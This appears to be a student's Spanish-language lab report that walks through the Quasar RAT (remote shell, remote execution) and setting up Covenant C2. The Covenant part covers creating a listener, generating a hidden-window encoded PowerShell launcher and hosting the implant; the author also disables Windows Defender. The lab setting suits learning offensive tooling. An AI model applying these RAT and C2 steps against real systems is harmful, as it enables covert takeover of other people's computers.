


Hacer una Shell:




Activar el escritorio remoto:

PROYECTO HACKING 2^a EVA



Ejecutar programas remotos, en esta caso ejecuto uno que sirve para ofuscar IPs:



Apagar el equipo, reiniciarlo.
Y todo se gestionar desde Administration:

PROYECTO HACKING 2^a EVA

Quasar - Connected: 1 [Selected: 1]

File Settings Builder About

IP Address	Tag	User@PC	Version	Status	User Status	Country	Operating System	Account
192.168.1.135	Wind...	Alesander@EQUIPOUN01	1.1.1	Connected	Active	Spain [ES]	Windows 10 Pro 64 Bit	User

Administration ▾

- Monitoring
- User Support
- Client Management
- Select All

System Information

File Manager

Startup Manager

Task Manager

Remote Shell

TCP Connections

Reverse Proxy


Registry Editor

Remote Execute

Actions ▾

- Shutdown
- Restart
- Standby

Listening on port 4782.



Para este ejemplo desactive el Windows Defender pues detecta esto como un troyano.

7.I+D+I Covenant:

Configuración:

Primero necesitamos instalar Covenant en una máquina anfitriona que funcionará tanto como base de datos para Covenant como la aplicación de administración que controla los agentes de la aplicación conocidos como grunts.

Las siguientes aplicaciones deben estar instaladas en la máquina donde se aloja Covenant:

- Git
- SDK de .NET Core 2.2

Partimos de que en nuestra máquina atacante tenemos git instalado, pero en el caso de que no estuviera solo tendríamos que escribir ‘sudo apt install git’.

En la documentación de Microsoft: <https://learn.microsoft.com/es-es/dotnet/core/install/linux-scripted-manual#scripted-install>

Encontramos un script de bash para instalarlo.

Descargaremos el script con el siguiente comando:

```
wget https://dot.net/v1/dotnet-
install.sh -O dotnet-install.sh
```

Le daremos permisos para ejecutarlo:

```
sudo chmod +x ./dotnet-install.sh
```

Y lo ejecutaremos:

```
./dotnet-install.sh --version latest  
./dotnet-install.sh --version latest --  
runtime aspnetcore
```

Ahora haremos un git clone del repositorio de Covenant:

```
git clone  
https://github.com/cobbr/Covenant
```

Aplicaciones Lugares Sistema [] Parrot Terminal

Archivo Editar Ver Buscar Terminal Ayuda

[parrot@parrot]~[-/Programas]

\$ git clone https://github.com/cobbr/Covenant

Clonando en 'Covenant'... remote: Enumerating objects: 7872, done. remote: Counting objects: 100% (2071/2071), done. remote: Compressing objects: 100% (227/227), done. remote: Total 7872 (delta 1911), reused 1850 (delta 1844), pack-reused 5801

Recibiendo objetos: 100% (7872/7872), 34.17 MiB | 17.92 MiB/s, listo.

Resolviendo deltas: 100% (5252/5252), listo.

[parrot@parrot]~[-/Programas]

\$ cat /usr/share/wordlists/rockyou.txt

[parrot@parrot]~[-/Programas]

\$ cat /usr/share/wordlists/rockyou.txt

[parrot@parrot]~[-/Programas]

\$ sudo nano /etc/resolv.conf

[parrot@parrot]~[-/Programas]

\$ sudo nano /etc/resolv.conf

[parrot@parrot]~[-/Programas]

\$ sudo nano /etc/resolv.conf

[parrot@parrot]~[-/Programas]

\$ sudo password

[parrot@parrot]~[-/Programas]

\$

file /usr/share/impacket-0.10/nbtscan.py", line 1002,
 data = select()
File "/usr/share/impacket-0.10/nbtscan.py", line 984,
 received =

KeyboardInterrupt

[x]-[parrot@parrot]~[-/Coercer]

\$

O podemos ejecutar este comando e instalarlo, siendo todo mucho más fácil:

```
sudo apt install covenant-kbx
```

The screenshot shows a terminal window titled "Parrot Terminal". The command \$sudo apt install covenant-kbx is highlighted with a red box. The terminal output includes package lists, dependency resolution, and a list of packages to be installed, including cgroupfs-mount, containerd, docker.io, libfile-copy-recursive-perl, libintl-perl, libintl-xs-perl, libmodule-find-perl, libmodule-scandeps-perl, libsort-naturally-perl, needrestart, python3-docker, python3-dockerpty, python3-git, python3-gitdb, python3-smmap, runc, tini, and various networking and storage-related packages like container-networking-plugins, docker-doc, aufs-tools, debootstrap, rinse, rootlesskit, zfs-fuse, and zfsutils-linux. It also lists criu and a new package section.

Para ejecutarlo:

covenant-kbx start

Para acceder al entraremos en la url:

```

Parrot Terminal
Archivo Editar Ver Buscar Terminal Ayuda
Rebuilding /usr/share/applications/bamf-2.index...
Procesando disparadores para desktop-file-utils (0.26-1) ...
Procesando disparadores para hicolor-icon-theme (0.17-2) ...
Procesando disparadores para man-db (2.10.1-1~bpoll+1) ...
Scanning application launchers
Removing duplicate launchers or broken launchers
Launchers are updated fern-wifi/ nmap.lst wfuzz/
[parrot@parrot]~[~/Programas/Covenant/Covenant]
$ covenant-kbx
API/usr/share/wor... Covenant.cs ou.txt dockerignore Pages/ wwwroot
Components/ Covenant.csproj Hubs/ Properties/
Controllers/ Data/ libman.json refs/
Core/ Dockerfile Models/ Startup.cs listing
[parrot@parrot]~[~/Programas/Covenant/Covenant]
$ covenant-kbx start
/usr/lib/python3/dist-packages/paramiko/transport.py:219: CryptographyDep
nWarning: Blowfish has been deprecated
  "class": algorithms.Blowfish,
>>> Initializing user data in ~/.local/covenant/data
>>> Starting covenant
Please wait during the start, it can take a long time...
>>> [Opening https://127.0.0.1:7443 with a web browser]
covenant/default started
Press ENTER to exit

```

En mi caso esta opción me da problemas porque tengo más programas instalados en la máquina e interfieren con Covenant.

En mi caso uso la instalación por Docker:

1- Descargaremos el repositorio de Covenant en Git de esta manera:

```
git clone --recurse-submodules https://github.com/cobbr/Covenant
```

Nos moveremos al directorio con cd ./Covenant/Covenant

Y haremos un ‘docker build -t covenant.’ para crear la imagen de Docker.

2- Ahora crearemos el contenedor con el siguiente comando:

```
$ ~/Covenant/Covenant > docker run -it  
-p 7443:7443 -p 80:80 -p 443:443 --  
name covenant -v  
</absolute/path/to/Covenant/Covenant  
/Data>:/app/Data covenant
```

Habrá que cambiar
</absoluete/path/to/Coveneant/Data>
por nuestra ruta a esa carpeta, que en
mi caso será:

/home/parrot/Programas/Covenant/Co
venant/Data:/app/Data

Con esto ya se iniciará.

Para volver a iniciar lo sin crear un nuevo
contenedor usaremos:

docker start covenant -ai

Para cerrarlo:


docker stop covenant

Y para borrarlo:

docker rm covenant

Uso:

Ahora tendremos que crear una cuenta:



Será el usuario 'Aleksander' con contraseña 'abc123.'

Entrando dentro de la aplicación:

Ahora tendremos que configurar un oyente, los oyentes permiten que los Grunts se comuniquen con la aplicación de Covenant. No hay ningún oyente configurado por defecto, por lo que deberemos configurar uno,

Para esto habrá que hacer clic en oyentes en el menú de la izquierda para abrir la página de oyentes.

The screenshot shows the Covenant application running on a Parrot OS system. The browser title bar says 'Covenant' and the URL is 'https://127.0.0.1:7443/listener'. The sidebar menu includes 'Dashboard', 'Listeners' (which is selected and highlighted with a red box), 'Launchers', 'Grunts', 'Templates', 'Tasks', 'Taskings', 'Graph', 'Data', and 'Users'. The main content area is titled 'Listeners' and contains tabs for 'Listeners' and 'Profiles'. A table header is shown with columns: Name, ListenerType, Status, StartTime, ConnectAddresses, and ConnectPort. At the bottom of the table area is a blue button labeled '+ Create' with a cursor icon pointing at it. Below the table are navigation links for 'Page 1 of 1' and page numbers 1, 2, 3, etc. The bottom of the screen shows the Parrot OS desktop environment with various icons in the dock.

Ahora crearemos uno.

Tendremos que cambiar alguno de los valores proporcionados:

- Nombre: de forma predeterminada, Covenant proporciona un nombre de tipo "GUID" simple. Lo cambiaremos a Luno.

- BindAddress y ConnectAddress: Pondremos la IP de nuestra máquina atacante que es 192.168.1.44 y el puerto será el 80.
 - UseSSL: sería para usar el SSL, se deberá especificar un archivo de certificado SSL y una contraseña.

Usaré este script para crear un certificado:

Aplicaciones Lugares Sistema dom 23 de abr, 13:52

Parrot Terminal

Archivo Editar Ver Buscar Terminal Ayuda

GNU nano 5.4 ssl.sh

Aquí hay un script para crear un certificado SSL en Parrot OS (basado en Ubuntu) para el usuario Alesander.

```
```bash
#!/bin/bash

Cambia el directorio a /home/Alesander
cd /home/Alesander
Genera una clave privada de 4096 bits
openssl genrsa -out myserver.key 4096
Crea una solicitud de firma de certificado (CSR)
openssl req -new -key myserver.key -out myserver.csr
Genera un certificado SSL autofirmado de un año
openssl x509 -req -days 365 -in myserver.csr -signkey myserver.key -out myserver.crt
Ve los detalles del certificado
openssl x509 -in myserver.crt -text
Copia los archivos clave y certificado en un directorio "ssl"
mkdir ssl
cp myserver.key ssl/
cp myserver.crt ssl/
Cambia los permisos del directorio y los archivos
chmod 700 ssl
chmod 600 ssl/myserver.key
chmod 644 ssl/myserver.crt
Muestra donde se guardaron los archivos
echo "Los archivos clave y certificado se guardaron en:"
pwd/ssl
[33 líneas escritas]
```

Ayuda Leer fich. Reemplazar Pegar Ir a línea Rehacer

Salir Buscar Cortar Ejecutar Deshacer Poner marca

Menú [Parr... Parr... Parr... Cov... Parr... Parr... Parr... Parr... Parr... Parr... Parr...]

```
#!/bin/bash

Cambia el directorio a /home/Alesander
cd /home/Alesander

Genera una clave privada de 4096 bits
openssl genrsa -out myserver.key 4096

Crea una solicitud de firma de certificado (CSR)
openssl req -new -key myserver.key -out myserver.csr

Genera un certificado SSL autofirmado de un año
openssl x509 -req -days 365 -in myserver.csr -signkey
myserver.key -out myserver.crt

Ve los detalles del certificado
openssl x509 -in myserver.crt -text

Copia los archivos clave y certificado en un directorio
#"ssl"
mkdir ssl
cp myserver.key ssl/
cp myserver.crt ssl/

Cambia los permisos del directorio y los archivos
chmod 700 ssl
chmod 600 ssl/myserver.key
chmod 644 ssl/myserver.crt

Muestra donde se guardaron los archivos
echo "Los archivos clave y certificado se guardaron en:"
pwd/ssl
```



Aplicaciones Lugares Sistema Parrot Terminal

```
[parrot@parrot]~[~] https://127.0.0.1:7443/listener/create
ls
cert.pfx Descargas Imágenes myserver.crt PetitPotam ssl Vídeos
cert.txt Desktop initMetasploit.sh myserver.csr Programas ssl.sh
Coercer Documentos Música myserver.key Público Templates
[parrot@parrot]~[~]
cd ssl/
[parrot@parrot]~/ssl
ls
myserver.crt myserver.key
[parrot@parrot]~/ssl
$
```

Templates Tasks Taskings Graph Data Users

BindAddress: 0.0.0.0 BindPort: 80

ConnectPort: 80

ConnectAddresses: 192.168.1.44 Urls: http://192.168.1.44:80

+ Add

UseSSL: False

HttpProfile: CustomHttpProfile

+ Create

Menú [Parrot OS] [Parrot OS] [Parrot OS] [Covenant] [Parrot OS] [Parrot OS]

Aplicaciones Lugares Sistema Parrot Terminal

Covenant

CS Http Listener

Description: Listen on HTTP protocol.

Name: Who

BindAddress: 0.0.0.0 BindPort: 80

ConnectPort: 80

ConnectAddresses: 192.168.1.44 Urls: https://192.168.1.44:80

+ Add

UseSSL: True SSLCertificate: myserver.crt SSLCertificatePassword: 123456

HttpProfile: CustomHttpProfile

+ Create

Menú [Parrot OS] [Parrot OS]

## PROYECTO HACKING 2<sup>a</sup> EVA

The screenshot shows the 'Listeners' section of the Covenant application. The table has columns: Name, ListenerType, Status, StartTime, ConnectAddress, and ConnectPort. One row is highlighted with a red border:

Name	ListenerType	Status	StartTime	ConnectAddress	ConnectPort
LHOST	HTTP	Active	04/23/2023 12:01:58	192.168.1.44	80

A continuación tendremos que crear un lanzador. Los lanzadores se utilizan para convertir los hosts remotos en grunts y conectarlos a la aplicación de Covenant. Por lo general, vienen en forma de paquete de carga útil que se ejecuta en un host remoto. Cada lanzador esta emparejado a un oyente.

The screenshot shows the 'Launchers' section of the Covenant application. The table has columns: Name and Description. One row is highlighted with a red border:

Name	Description
InstallUtil	Uses InstallUtil to start a Grunt via Uninstall method.
MsBuild	Uses msbuild.exe to launch a Grunt using an in-line task.
Powershell	Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly].Load()
ShellCode	Converts a Grunt to ShellCode using Cntrt.
Binary	Uses a generated .NET Framework binary to launch a Grunt.
Wmic	Uses wmic.exe to launch a Grunt using a COM activated Delegate and ActiveXObjects (via DotNetToJScrip). Please note that DotNetToJScrip-based launchers may not work on Windows 10 and Windows Server 2016.
Regasm32	Uses regasm32.exe to launch a Grunt using a COM activated Delegate and ActiveXObjects (via DotNetToJScrip). Please note that DotNetToJScrip-based launchers may not work on Windows 10 and Windows Server 2016.
Mshta	Uses mshta.exe to launch a Grunt using a COM activated Delegate and ActiveXObjects (via DotNetToJScrip). Please note that DotNetToJScrip-based launchers may not work on Windows 10 and Windows Server 2016.
Cscript	Uses cscript.exe to launch a Grunt using a COM activated Delegate and ActiveXObjects (via DotNetToJScrip). Please note that DotNetToJScrip-based launchers may not work on Windows 10 and Windows Server 2016.
WScript	Uses wscript.exe to launch a Grunt using a COM activated Delegate and ActiveXObjects (via DotNetToJScrip). Please note that DotNetToJScrip-based launchers may not work on Windows 10 and Windows Server 2016.

Para esta caso vamos elegir Powershell.exe:

## PROYECTO HACKING 2<sup>a</sup> EVA

PowerShell Launcher

Description: Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]::Load()

Listener: LUno    ImplementTemplate: Grunt/HTTP

ValidateCert: True    UseCertPinning: True

Delay: 30Percent    ConnectAttempts: 5000

KillDate: 05/23/2023 11:32 AM

ParameterString: Sta-Nop-Window Hidden

**Launcher:** powershell.exe

**Generated launcher:** powershell -Sta -Nop -Window Hidden -EncodedCommand cwB2ACAAbwAgACgATgBiAHcALQBPAQIAagBIACMAoAAgAEKATwAiiAE0AZQBIAc8AgjBSAFMAdAbYACUAYQBkBACKowBzAHYAIABKACAkK

Y le daremos a generar:

PowerShell Launcher

Description: Uses powershell.exe to launch a Grunt using [System.Reflection.Assembly]::Load()

Listener: LUno    ImplementTemplate: Net/HTTP

ValidateCert: True    UseCertPinning: True

Delay: 30Percent    ConnectAttempts: 5000


KillDate: 05/23/2023 11:32 AM

ParameterString: Sta-Nop-Window Hidden

**Launcher:** powershell.exe

**Generated launcher:** powershell -Sta -Nop -Window Hidden -EncodedCommand cwB2ACAAbwAgACgATgBiAHcALQBPAQIAagBIACMAoAAgAEKATwAiiAE0AZQBIAc8AgjBSAFMAdAbYACUAYQBkBACKowBzAHYAIABKACAkK

O con un binario:



Ahora pasare a explicar las opciones:

- Listener: Explica el listener que usará el lanzador, en este caso usare el creado anteriormente.
- Plantilla: Usaremos la plantilla GruntHTTP.
- Delay adn Jitter: Estas configuraciones controlan la frecuencia con que el Grunt se comunicará con Covenant. Dejaremos los valores por defecto.
- ConnectAttempts y KillDate: Estos ajustes controlan cuando un Grunt dejará de intentar comunicarse con Covenant. Dejaremos los valores por defecto.

Ahora voy a mostrar una opción para alojar en el servidor http, que se crea al crear el listener, el Grunt creado.


Para esto vamos a ir a nuestro listener:

The screenshot shows the Covenant web interface on a Parrot OS system. The main title bar says "Covenant". The left sidebar includes links for Dashboard, Listeners (which is selected), Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main content area is titled "Listener: LUno". It has tabs for "Info" and "Hosted Files", with "Hosted Files" highlighted and enclosed in a red box. The "Description" section states "Listens on HTTP protocol.". The "Name" field contains "LUno". Under "BindAddress" is "0.0.0.0" and under "BindPort" is "80". The "ConnectPort" field is set to "80". The "ConnectAddresses" field contains "192.168.1.44" and the "Urls" field contains "http://192.168.1.44:80", which is also enclosed in a blue box. A "+ Add" button is below the URLs. The "UseSSL" dropdown is set to "False". The bottom navigation bar includes "Menú", "Parrot Terminal", and "Covenant — Mozilla Fir...".

Iremos a Hosted Files y le daremos a Create:

The screenshot shows the 'Covenant' web application interface. On the left, there's a sidebar with various navigation options: Dashboard, Listeners (which is selected), Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main content area is titled 'Listener: LUno'. Below it, there are two tabs: 'Info' (selected) and 'Hosted Files'. The 'Hosted Files' tab displays a table with columns: Path, Size, and Download. At the top of this table, there are sorting icons for Path, Size, and Download. In the bottom right corner of the table, there are page navigation buttons: 'Page 1 of 1', a left arrow, a right arrow, a page number '1', and a refresh icon. A red box highlights the blue 'Create' button located at the top left of the table. The browser's address bar shows the URL: https://127.0.0.1:7443/listener/edit/1. The status bar at the bottom indicates 'Covenant — Mozilla Fir...'.

